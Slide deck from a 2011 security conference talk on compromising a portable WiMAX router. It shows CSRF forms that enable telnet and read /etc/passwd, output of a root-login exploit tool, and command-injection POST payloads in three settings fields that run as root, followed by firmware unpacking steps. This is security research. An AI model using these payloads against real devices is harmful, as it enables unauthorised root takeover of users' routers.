


Packets in the Dark

Pwning a 4G device for the lulz



HITSECCONF2011



OCTOBER 10 - 13 @ INTERCONTINENTAL

Welcome!



RuFIO + biatch0

RuFIO

Packets in the Dark - Pwning a 4G device for the lulz

- ★ The dude who runs the CTF
- ★ CTF overlord since 2008 - 2011
- ★ Security research in spare time
- ★ <http://twitter.com/xrufiox>

biatch0

Packets in the Dark - Pwning a 4G device for the lulz

★ The dude who takes pictures



A random brown panda

4G stuff

Packets in the Dark - Pwning a 4G device for the lulz

- ★ Based on an all-IP packet switched network.
- ★ **Peak data rates of up to approximately 100 Mbit/s for high mobility such as mobile access and up to approximately 1 Gbit/s for low mobility such as nomadic/local wireless access, according to the ITU requirements.**
- ★ Dynamically share and use the network resources to support more simultaneous users per cell.
- ★ Scalable channel bandwidth 5–20 MHz, optionally up to 40 MHz.
- ★ Peak link spectral efficiency of 15 bit/s/Hz in the downlink, and 6.75 bit/s/Hz in the uplink (meaning that 1 Gbit/s in the downlink should be possible over less than 67 MHz bandwidth).
- ★ System spectral efficiency of up to 3 bit/s/Hz/cell in the downlink and 2.25 bit/s/Hz/cell for indoor usage.
- ★ Smooth handovers across heterogeneous networks.
- ★ Ability to offer high quality of service for next generation multimedia support.

4G stuff

Packets in the Dark - Pwning a 4G device for the lulz

- ★ ~~Based on an all-IP packet-switched network.~~
- ★ ~~Peak data rates of up to approximately 100 Mbit/s for high mobility such as mobile access and up to approximately 1 Gbit/s for low mobility such as nomadic/local wireless access, according to the ITU requirements.~~
- ★ ~~Dynamically share and use the network resources to support more simultaneous users per cell.~~
- ★ ~~Scalable channel bandwidth 5–20 MHz, optionally up to 40 MHz.~~
- ★ ~~Peak link spectral efficiency of 15 bit/s/Hz in the downlink, and 6.75 bit/s/Hz in the uplink (meaning that 1 Gbit/s in the downlink should be possible over less than 67 MHz bandwidth).~~
- ★ ~~System spectral efficiency of up to 3 bit/s/Hz/cell in the downlink and 2.25 bit/s/Hz/cell for indoor usage.~~
- ★ ~~Smooth handovers across heterogeneous networks.~~
- ★ ~~Ability to offer high quality of service for next generation multimedia support.~~
- ★ is LTE/WiMAX



The Biscuit aka Infomark IMW-C610W

The biscuit

Packets in the Dark - Pwning a 4G device for the lulz

- ★ Infomark IMW-C610W
- ★ Portable WiMax to Wi-Fi Router
- ★ Fully compliant with Mobile WiMax Wave2 profiles based on the IEEE 802.16e-2005 standard
- ★ Allows multiple Wi-Fi devices to connect
- ★ Supports USB tethering (RNDIS) and connecting to a WiMax network by USB
- ★ ARM based (ARM926EJ-S rev 5 (v5b))
- ★ Runs Linux

The biscuit and the bugs

Packets in the Dark - Pwning a 4G device for the lulz



<http://www.fotoblur.com/imgs/0/0/0/6/5/7/9/109317.jpg?v=1>

The biscuit and the bugs

Packets in the Dark - Pwning a 4G device for the lulz

- ★ Trustwave's SpiderLabs Security Advisory TWSL2010-008 (CVE-2010-4507)
- ★ Matthew Jakubowski of Trustwave's SpiderLabs
- ★ Device Name : IMW-C615W
- ★ Cross-Site Request Forgery (CSRF)

The biscuit and the bugs

Packets in the Dark - Pwning a 4G device for the lulz

CLEAR iSpot	Device Y
Add newuser	Doesn't work
Remove root password	Doesn't work
Enable remote	Doesn't work
Enable Telnet	Hooray!
Allow remote telnet access	Doesn't work
Downloading files	Hooray!

The biscuit and the bugs

Packets in the Dark - Pwning a 4G device for the lulz

Enabling telnet:

```
<form method="post" action="http://192.168.1.1/cgi-bin/webmain.cgi"
```

```
<http://192.168.1.1/cgi-bin/webmain.cgi%22>>
```

```
<input type="hidden" name="act" value="act_set_wimax_etc_config">
```

```
<input type="hidden" name="ENABLE_TELNET" value="YES">
```

```
<input type="submit">
```

```
</form>
```

The biscuit and the bugs

Packets in the Dark - Pwning a 4G device for the lulz

Getting files off the device:

```
<form method="post" action="http://192.168.1.1/cgi-bin/  
upgrademain.cgi
```

```
<http://192.168.1.1/cgi-bin/upgrademain.cgi> ">
```

```
<input type="hidden" name="act" value="act_file_download">
```

```
<input type="hidden" name="METHOD" value="PATH">
```

```
<input type="hidden" name="FILE_PATH" value="/etc/passwd">
```

```
<input type="submit">
```

```
</form>
```

The biscuit and the bugs

Packets in the Dark - Pwning a 4G device for the lulz

- ★ Enabled telnet.....but no login
- ★ None of the other CVE-2010-4507 vulnerabilities worked
- ★ Get cracking!
 - Download config files etc.
 - Download webmain.cgi
 - Static analysis

The biscuit and the bugs

Packets in the Dark - Pwning a 4G device for the lulz

```
<roflcopter:RuFI0> 0 [10-07 01:22] ~/ [redacted] (.002 Mb)
! python biscuitpoc.py -a

      Biscuit Autopwn Tool -- brought to you by The Sexy Kamingz
      petme [at] thesexykamingz.com

      greetz: l33tdawg, alphaque, biatch0, klks

{ result:0, data:{ dummy09:'XX'},
list:[
[null,null] ] }
Content-type: text/html;charset=UTF-8

{ result:0, data:{ dummy09:'XX'},
list:[
[null,null] ] }
Telnet to the huddle and login as 'root'

<roflcopter:RuFI0> 0 [10-07 01:22] ~/ [redacted] (.002 Mb)
! telnet 192.168.1.1
Trying 192.168.1.1...
Connected to 192.168.1.1.
Escape character is '^)'.
MiFi login: root
Welcome to

      I N F O M A R K   W I M A X   C P E

# whoami
root
#
```

The biscuit and the bugs

Packets in the Dark - Pwning a 4G device for the lulz

1. DMZ settings arbitrary command execution
2. Port forward settings arbitrary command execution
3. Remote management settings arbitrary command execution

The biscuit and the bugs

Packets in the Dark - Pwning a 4G device for the lulz

DMZ settings arbitrary command execution

<http://192.168.1.1/cgi-bin/webmain.cgi>


[POST Data]

```
act=act_network_set&dmz_host_ip=50  
'echo lala > /tmp/xyz'&enable_dmz=YES
```

The biscuit and the bugs

Packets in the Dark - Pwning a 4G device for the lulz

DMZ settings arbitrary command execution



The biscuit and the bugs

Packets in the Dark - Pwning a 4G device for the lulz

DMZ settings arbitrary command execution

```
# ls -lh /tmp/ language: en-US,en;q=0.8
-rw-r--r-- 1 0 0 29 syslogd.conf
drwxr-xr-x 2 0 0 0 dhcp
srwxr-xr-x 1 0 0 0 fileKcFZZJ
srwxr-xr-x 1 0 0 0 fileTPfMYa
srwxrwxrwx 1 0 0 0 fileh9S609
-rw-r--r-- 1 0 0 435 fotastat
-rw-r--r-- 1 0 0 7.0k hotplug.log
srw-rw-rw- 1 0 0 0 log
-rw-r--r-- 1 0 0 3 uptime.tmp
srwxrwxrwx 1 0 0 0 wimax-client-0
srwxrwxrwx 1 0 0 0 wimax-client-1
srwxrwxrwx 1 0 0 0 wimax-client-2
srwxrwxrwx 1 0 0 0 wimax-client-3
srwxrwxrwx 1 0 0 0 wimax-ctrl-server
srwxrwxrwx 1 0 0 0 wimax-daemon
srwxrwxrwx 1 0 0 0 wimax-device-1
-rw-r--r-- 1 0 0 434 xx
-rw-r--r-- 1 0 0 5 xyz
# _ [null,null] ] }
```

The biscuit and the bugs

Packets in the Dark - Pwning a 4G device for the lulz

Port forward settings arbitrary command execution

<http://192.168.1.1/cgi-bin/webmain.cgi>


[POST Data]

```
act=act_network_set&add_enable=YES&add_host_ip=50 `echo 1 > /tmp/abc`&add_port=6666&add_protocol=BOTH&add_memo=BOTH:6666
```

The biscuit and the bugs

Packets in the Dark - Pwning a 4G device for the lulz

Port forward save settings arbitrary command execution



The biscuit and the bugs

Packets in the Dark - Pwning a 4G device for the lulz

Port forward save settings arbitrary command execution

```
# ls -lh
-rw-r--r-- 1 0 0 29 _syslogd.conf
-rw-r--r-- 1 0 0 8 abc
drwxr-xr-x 2 0 0 0 dhcpc
srwxr-xr-x 1 0 0 0 file3HGyij
srwxrwxrwx 1 0 0 0 fileGa7wAi
srwxr-xr-x 1 0 0 0 filedQoec
-rw-r--r-- 1 0 0 435 fotastat
-rw-r--r-- 1 0 0 6.4k hotplug.log
srw-rw-rw- 1 0 0 0 log
-rwxrwxrwx 1 0 0 204 stealaccount.sh
-rw-r--r-- 1 0 0 3 uptime.tmp
-rw-r--r-- 1 0 0 38 wgetprogress
srwxrwxrwx 1 0 0 0 wimax-client-0
srwxrwxrwx 1 0 0 0 wimax-client-1
srwxrwxrwx 1 0 0 0 wimax-client-2
srwxrwxrwx 1 0 0 0 wimax-ctrl-server
srwxrwxrwx 1 0 0 0 wimax-daemon
srwxrwxrwx 1 0 0 0 wimax-device-1
# cat abc
tralala
#
```


The biscuit and the bugs

Packets in the Dark - Pwning a 4G device for the lulz

Remote management settings arbitrary
command execution

<http://192.168.1.1/cgi-bin/webmain.cgi>


[POST Data]

```
act=act_network_set&enable_remote_acce  
ss=YES&remote_access_port=8899 `echo  
trala > /tmp/def`
```

The biscuit and the bugs

Packets in the Dark - Pwning a 4G device for the lulz

Remote management settings arbitrary command execution



The biscuit and the bugs

Packets in the Dark - Pwning a 4G device for the lulz

Remote management settings arbitrary command execution

```
# ls -lh
-rw-r--r-- 1 0 0 29 _syslogd.conf
-rw-r--r-- 1 0 0 8 def
drwxr-xr-x 2 0 0 0 dhcpc
srwxr-xr-x 1 0 0 0 file3HGyij
srwxrwxrwx 1 0 0 0 fileGa7wAi
srwxr-xr-x 1 0 0 0 filedQOec
-rw-r--r-- 1 0 0 435 fotastat
-rw-r--r-- 1 0 0 6.4k hotplug.log
srw-rw-rw- 1 0 0 0 log
-rwxrwxrwx 1 0 0 204 stealaccount.sh
-rw-r--r-- 1 0 0 3 uptime.tmp
-rw-r--r-- 1 0 0 38 wgetprogressams
srwxrwxrwx 1 0 0 0 wimax-client-0
srwxrwxrwx 1 0 0 0 wimax-client-1
srwxrwxrwx 1 0 0 0 wimax-client-2
srwxrwxrwx 1 0 0 0 wimax-ctrl-server
srwxrwxrwx 1 0 0 0 wimax-daemon
srwxrwxrwx 1 0 0 0 wimax-device-1
# cat def
trololo
#
```



They execute as root



A random brown panda

Jailbreak

Packets in the Dark - Pwning a 4G device for the lulz

The screenshot shows a web browser window with the address bar displaying 'ispotunrestricted.com'. The website header features the logo 'iSpot Unrestricted' with the tagline 'Quick and easy unrestricting'. A central green banner contains the following text: 'CLICK FOR NEWEST ISPOT UNRESTRICTED INSTRUCTIONS', 'CLICK FOR OLD ISPOT UNRESTRICTED HOW-TO INSTRUCTIONS', 'CLICK TO DOWNGRADE YOUR FIRMWARE', 'FIRMWARE AND SOFTWARE INFO', and 'FORUM LAUNCHED!'. Below this banner is a yellow 'Donate' button and logos for MasterCard, VISA, American Express, Discover, and PayPal. The main content area shows a section titled 'ISPOT 2209 FIRMWARE' with an update notice: 'UPDATE: Check the forum for latest news on 2209. Including how to unlock it.' The article text begins with 'Clear released a new version of the iSpot software today, and with it they made a few changes. The web jailbreak no longer works, nor does the downgrade method, or config method. At the moment, no...'. On the right side, the date 'January 6, 2011 - 3:12 am' and the author 'By jaku' are visible.

<http://ispotunrestricted.com>

Jailbreak

Packets in the Dark - Pwning a 4G device for the lulz

- ★ First, disable Firmware Over The Air (FOTA) feature.
- ★ `/etc/upgrade.conf`
- ★ `AUTO_UPGRADE_URL`
- ★ `AUTO_UPGRADE_URL_EXT1`

Firmware hacking

Packets in the Dark - Pwning a 4G device for the lulz

- ★ IMW-C601W_V1994_W121_R2305KRW.bin
- ★ fwtool (oz_paulb)
- ★ Unpacks into 4 files:
 - fwinfo.txt
 - kernel.bin
 - rootfs.bin (JFFS2)
 - wifi.bin

Firmware hacking

Packets in the Dark - Pwning a 4G device for the lulz

1. Extract the firmware:
 - ★ `./fwtool -unpack IMW-C601W_V1994_W121_R2305KRW.bin biscuit_expanded`
2. Convert from big endian to little endian:
 - ★ `jffs2dump -b -c -e rootfs.bin.le rootfs.bin`
3. Create necessary block devices and mount:
 1. `mknod /tmp/mtdo b 31 0`
 2. `modprobe mtd`
 3. `modprobe jffs2`
 4. `modprobe mtdram total_size=256000 erase_size=256`
 5. `modprobe mtdchar`
 6. `modprobe mtdblock`
 7. `dd if=rootfs.bin.le of=/tmp/mtdo`
 8. `mount -t jffs2 /tmp/mtdo /media/biscuit`

Firmware hacking

Packets in the Dark - Pwning a 4G device for the lulz



Problem?

Firmware hacking

Packets in the Dark - Pwning a 4G device for the lulz

- ★ The flash_program WILL NOT allow flashing of older firmwares
- ★ MD5Sum table keeps track of firmwares
- ★ Flash program also refers to /etc/
version.svn
- ★ Extra 64 bytes in newer firmwares

